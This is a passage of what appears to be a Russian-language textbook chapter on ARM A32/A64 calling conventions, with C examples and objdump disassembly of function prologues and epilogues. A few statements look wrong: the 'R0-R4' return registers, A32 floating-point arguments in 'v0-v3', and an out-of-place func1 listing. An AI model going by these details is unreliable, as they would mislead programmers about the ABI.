Эти регистры также могут служить временными, то есть содержать непосредственное значение как часть вычисления. Если функции требуется сохранить содержимое временного регистра на протяжении вызова другой функции, она должна сохранить, а затем восстановить это значение.

В A32 целочисленные и указательные возвращаемые значения передаются в R0, а составные структуры размером 8 и 16 байт, включая 64-разрядные целочисленные возвращаемые значения, передаются в R0-R4. В таблице 8.19 показано, что ABI подразумевает под целочисленными типами данных.[4]

Таблица 8.19. Размер целочисленных типов данных в байтах

Тип данных	Размер в байтах
Беззнаковый байт	1
Знаковый байт	1
Беззнаковое полуслово	2
Знаковое полуслово	2
Беззнаковое слово	4
Знаковое слово	4
Беззнаковое двойное слово	8
Знаковое двойное слово	8

Порядок битов эквивалентен загрузке значения из памяти инструкцией LDM: при порядке little-endian R0 содержит младшие 32 бита значения.

В A64 целочисленные и указательные возвращаемые значения передаются в X0, а 16-байтовые составные структуры, возвращаемые по значению, передаются в X0 и X1, причём X0 содержит младшие 64 бита.

Рассмотрим пример A32 на основе следующего фрагмента кода C:

```
int func1(int a, int b) {
    a = a + b;
    return a;
}

int main(int argc, char *argv[]) {
    int x = func1(1, 2);
}
```

Подпрограмма `func1` принимает два аргумента, `a` и `b`. Перед вызовом `func1` вызывающая функция записывает значения аргументов в первые два регистра.

`func1` использует эти значения для простого вычисления и возвращает результат вызывающей стороне через регистр R0. См. рисунок 8.10.




Рисунок 8.10. Вызов подпрограммы с аргументами

В отличие от A64, наборы инструкций A32 предъявляют более строгие требования к знаковому и нулевому расширению малых целочисленных значений. Если первый параметр функции принимает 8-разрядное знаковое значение, перед передачей через R0 вызывающая сторона должна знаково расширить его до 32 бит. Знаковые значения должны расширяться со знаком, а беззнаковые - нулями.

Рассмотрим, например, следующую сигнатуру функции:

```
int myFunc(int a, signed char b, unsigned short c)
```

Здесь функция ожидает три параметра. Первый - 32-разрядное целое число, которое передаётся через R0. Второй - знаковый `char`, поэтому 8-разрядное значение требуется знаково расширить до 32 бит и передать через R1. Третий параметр - беззнаковый `short`, поэтому 16-разрядное значение необходимо расширить нулями до 32 бит и передать через R2. Затем функция выполнится и в конце вернёт 32-разрядное значение `int`, передав его вызывающей стороне в R0.

Типы массивов преобразуются в указатели и передаются по ссылке. Переданное значение указателя указывает на адрес в памяти первого элемента массива, то есть элемента с индексом 0.

Для аргументов с плавающей точкой A64 использует регистры v0-v7 или их соответствующие представления. Иными словами, функция с двумя параметрами `float` передаёт их через младшие 32 бита v0 и v1. В A32 первые четыре аргумента с плавающей точкой передаются через v0-v3. Исключение - применение ABI с программной плавающей точкой, при котором операции с плавающей точкой эмулируются целочисленными операциями вместо сопроцессора, способного работать с плавающей точкой. В таких случаях значения с плавающей точкой рассматриваются как соответствующие целочисленные типы, например `float` - как 32-разрядный `int`, и подчиняются основным правилам обработки целых чисел.

Передача более крупных значений

Если значение больше одного регистра, оно разбивается между несколькими целочисленными регистрами, когда доступно достаточно регистров передачи параметров. В A32 значения размером с двойное слово делятся между двумя целочисленными регистрами: либо R0 и R1, либо R2 и R3.

Рассмотрим конкретный пример на основе двух следующих сигнатур функций:

```
int func1(uint64_t a1, uint64_t b1);
int func2(uint32_t a2, uint32_t b2, uint32_t c2, uint64_t d2);
```

Первая функция определяет два 64-разрядных аргумента. Они помещаются в регистры A64, но в A32/T32 каждый из них приходится разделить между двумя целочисленными регистрами. См. рисунок 8.11.




Рисунок 8.11. Регистры аргументов для двух 64-разрядных целых чисел

Вторая сигнатура определяет три 32-разрядных аргумента, за которыми следует 64-разрядный аргумент `d2`. См. рисунок 8.12. В A32 остаётся только один регистр аргумента, а значит, это 64-разрядное целое нельзя разделить между двумя регистрами. Его приходится "вытеснить", то есть сохранить, в стек в области "стековых аргументов", на которую в момент вызова функции указывает SP.




Рисунок 8.12. Регистры аргументов для трёх 32-разрядных и одного 64-разрядного целого числа

Аргументы вытесняются в стек слева направо в порядке убывания адресов памяти, поэтому в момент вызова SP указывает на крайний левый вытесненный аргумент. Каждая запись в списке вытесненных аргументов дополняется как минимум до 32 бит в A32 и до 64 бит в A64 либо до естественного выравнивания своего типа, если оно больше.

Если скомпилировать следующую простую программу-заглушку, можно увидеть, что перед вызовом функции `func` аргумент `uint64_t` сохраняется в стеке:

```
#include <stdint.h>

int func(uint32_t a, uint32_t b, uint32_t c, uint64_t d) {
    return a + b + c + d;
}

int main(int argc, char *argv[]) {
    func(1, 2, 3, 0xABABACACADADAEAE);
}
```

На рисунке 8.13 показан фрагмент ассемблерного кода, отвечающий за подготовку аргументов к вызову функции. Первые три регистра заполняются первыми тремя аргументами `uint32_t` с помощью инструкций MOV. Однако значение `uint64_t` хранится в пуле литералов, а инструкция ADR записывает в регистр R4 адрес этого места. Затем инструкция LDRD загружает двойное слово оттуда в регистры R3 и R4.




Рисунок 8.13. Подготовка аргументов на ассемблере инструкциями MOV и LDRD

После этого инструкция STRD сохраняет двойное слово из R3 и R4 по адресу стека, на который указывает SP. См. рисунок 8.14.

Составные типы размером более 16 байт, возвращаемые по значению, обрабатываются иначе. Вызывающая сторона резервирует в стеке место для результата, а указатель на это место передаётся вызываемой стороне через X0/R0 либо через X1/R1, если X0/R0 используется для передачи параметра `this` при вызове функции-члена C++.

В C++ функции-члены определены в классах и структурах и вызываются объектно-ориентированным способом непосредственно для экземпляра объекта, обозначаемого ключевым словом `this`. Указатель на объект `this` передаётся вызову как скрытый "первый" параметр-указатель в X0 или R0 соответственно. Для таких функций первый явный целочисленный параметр или указатель передаётся в X1 или R1, второй - в X2 или R2 и так далее.




Рисунок 8.14. Сохранение двойного слова из регистров r3 и r4 инструкцией STRD

Листовые и нелистовые функции

Теперь, когда в общих чертах рассмотрена передача аргументов и возвращаемых значений между функциями и подпрограммами, необходимо понять различие между листовыми и нелистовыми функциями, а также их прологи и эпилоги. В предыдущем разделе мы узнали, что инструкции перехода к подпрограмме, например BL и BLX, сохраняют адрес возврата в специальном регистре, чтобы вызываемая сторона могла вернуться к вызывающей. В этом разделе станет ясно, почему LR является энергонезависимым регистром и при каких обстоятельствах его требуется сохранять в прологе и восстанавливать в эпилоге подпрограммы.

Листовые функции

Листовые функции не вызывают других подпрограмм. В следующем примере функция `main` вызывает `func` и сохраняет адрес возврата в LR. Подпрограмма `func` является листовой функцией и, не вызывая по пути другую функцию, возвращается к вызывающей стороне переходом по LR. См. рисунок 8.15.




Рисунок 8.15. Возврат из листовой функции переходом по LR

Нелистовые функции

Но что произойдёт, если `func` вызовет другую подпрограмму? Согласно описанному механизму, LR, содержащий адрес возврата в функцию `main`, будет перезаписан, как только `func` вызовет ещё одну подпрограмму инструкцией BL или BLR. Поэтому при вложенных вызовах функций, как в предыдущем примере, требуется сохранить исходное значение LR перед вызовом другой подпрограммы, который запишет в LR новый адрес возврата. См. рисунок 8.16.




Рисунок 8.16. Вызов нелистовой функции с сохранением значения LR

Пролог и эпилог

В начале пролога функция помещает в стек значения регистров, которые собирается изменить, но обязана сохранить. Она корректирует SP, освобождая место для локальных переменных, и обновляет регистр указателя кадра для текущего кадра стека.

Одно из значений, помещаемых нелистовой функцией в стек в начале пролога, - LR, поскольку при вызове другой подпрограммы оно будет перезаписано. Затем в эпилоге функции это значение восстанавливается в PC.

В зависимости от реализации платформы указатель кадра (FP/R7) используется для отслеживания текущего кадра стека, поэтому его также необходимо сохранять.

Рассмотрим пример на основе следующего кода C:

```
int sum(int a, int b, int c) {
    int result;
    result = a + b + c;
    return result;
}

int main(int argc, char *argv[]) {
    int total;
    total = sum(1, 2, 3);
}
```

Если скомпилировать этот код для набора инструкций A32 и дизассемблировать его с помощью `objdump`, получится следующий вывод:

```
user@arm:~$ arm-linux-gnueabihf-gcc sum.c -o sum -c
user@arm:~$ objdump -d sum

sum:     file format elf32-littlearm

Disassembly of section .text:

00000000 <sum>:
   0:   b480            push    {r7}
   2:   b087            sub     sp, #28
   4:   af00            add     r7, sp, #0
   6:   60f8            str     r0, [r7, #12]
   8:   60b9            str     r1, [r7, #8]
   a:   607a            str     r2, [r7, #4]
   c:   68fa            ldr     r2, [r7, #12]
   e:   68bb            ldr     r3, [r7, #8]
  10:   4413            add     r3, r2
  12:   687a            ldr     r2, [r7, #4]
  14:   4413            add     r3, r2
  16:   617b            str     r3, [r7, #20]
  18:   697b            ldr     r3, [r7, #20]
  1a:   4618            mov     r0, r3
  1c:   371c            adds    r7, #28
  1e:   46bd            mov     sp, r7
  20:   f85d 7b04       ldr.w   r7, [sp], #4
  24:   4770            bx      lr

00000026 <main>:
  26:   b580            push    {r7, lr}
  28:   b084            sub     sp, #16
  2a:   af00            add     r7, sp, #0
  2c:   6078            str     r0, [r7, #4]
  2e:   6039            str     r1, [r7, #0]
  30:   2203            movs    r2, #3
  32:   2102            movs    r1, #2
  34:   2001            movs    r0, #1
  36:   f7ff fffe       bl      0 <sum>
```

```
  3a:   60f8            str     r0, [r7, #12]
  3c:   2300            movs    r3, #0
  3e:   4618            mov     r0, r3
  40:   3710            adds    r7, #16
  42:   46bd            mov     sp, r7
  44:   bd80            pop     {r7, pc}
```

Разобьём его на меньшие части и рассмотрим прологи и эпилоги функций. Пролог `main` помещает в стек как R7, так и LR. Затем он изменяет указатель стека SP, освобождая место для локальных переменных, и настраивает R7 на текущий кадр стека. После этой подготовки переданные подпрограмме аргументы сохраняются в стеке, как показано на рисунке 8.17, а затем снова загружаются в регистры аргументов для вызова функции `sum`.




Рисунок 8.17. Иллюстрация пролога функции

```
00000574 <func1>:
 574:    e92d4800     push   {fp, lr}
 578:    e28db004     add    fp, sp, #4
 57c:    e24dd010     sub    sp, sp, #16
 580:    e50b0010     str    r0, [fp, #-16]
 584:    e50b1014     str    r1, [fp, #-20]    ; 0xffffffec
 588:    e51b1010     ldr    r1, [fp, #-16]
 58c:    e51b0014     ldr    r0, [fp, #-20]    ; 0xffffffec
 590:    ebffffeb     bl     544 <func2>
 594:    e50b0008     str    r0, [fp, #-8]
 598:    e51b3008     ldr    r3, [fp, #-8]
 59c:    e1a03083     lsl    r3, r3, #1
 5a0:    e1a00003     mov    r0, r3
 5a4:    e24bd004     sub    sp, fp, #4
 5a8:    e8bd8800     pop    {fp, pc}
```

При вызове `sum` в стек помещается только R7. Причина в том, что `sum` - листовая функция и не вызывает другую подпрограмму. Как показано на рисунке 8.18, SP и R7 настраиваются для текущего кадра стека, а переданные аргументы сохраняются в стеке. Затем значения аргументов загружаются в другие регистры, используемые для сложения, а результат копируется в R0. Эпилог

возвращает SP исходное значение и восстанавливает R7 из стека, после чего подпрограмма возвращается к вызывающей стороне переходом по LR.

Программа продолжает выполнение в функции `main`: сохраняет результат в стеке, устанавливает R0 в 0, корректирует R7 и SP и возвращается к вызывающей функции, записывая сохранённый адрес возврата в PC инструкцией POP. См. рисунок 8.19.




Рисунок 8.18. Настройка кадра стека

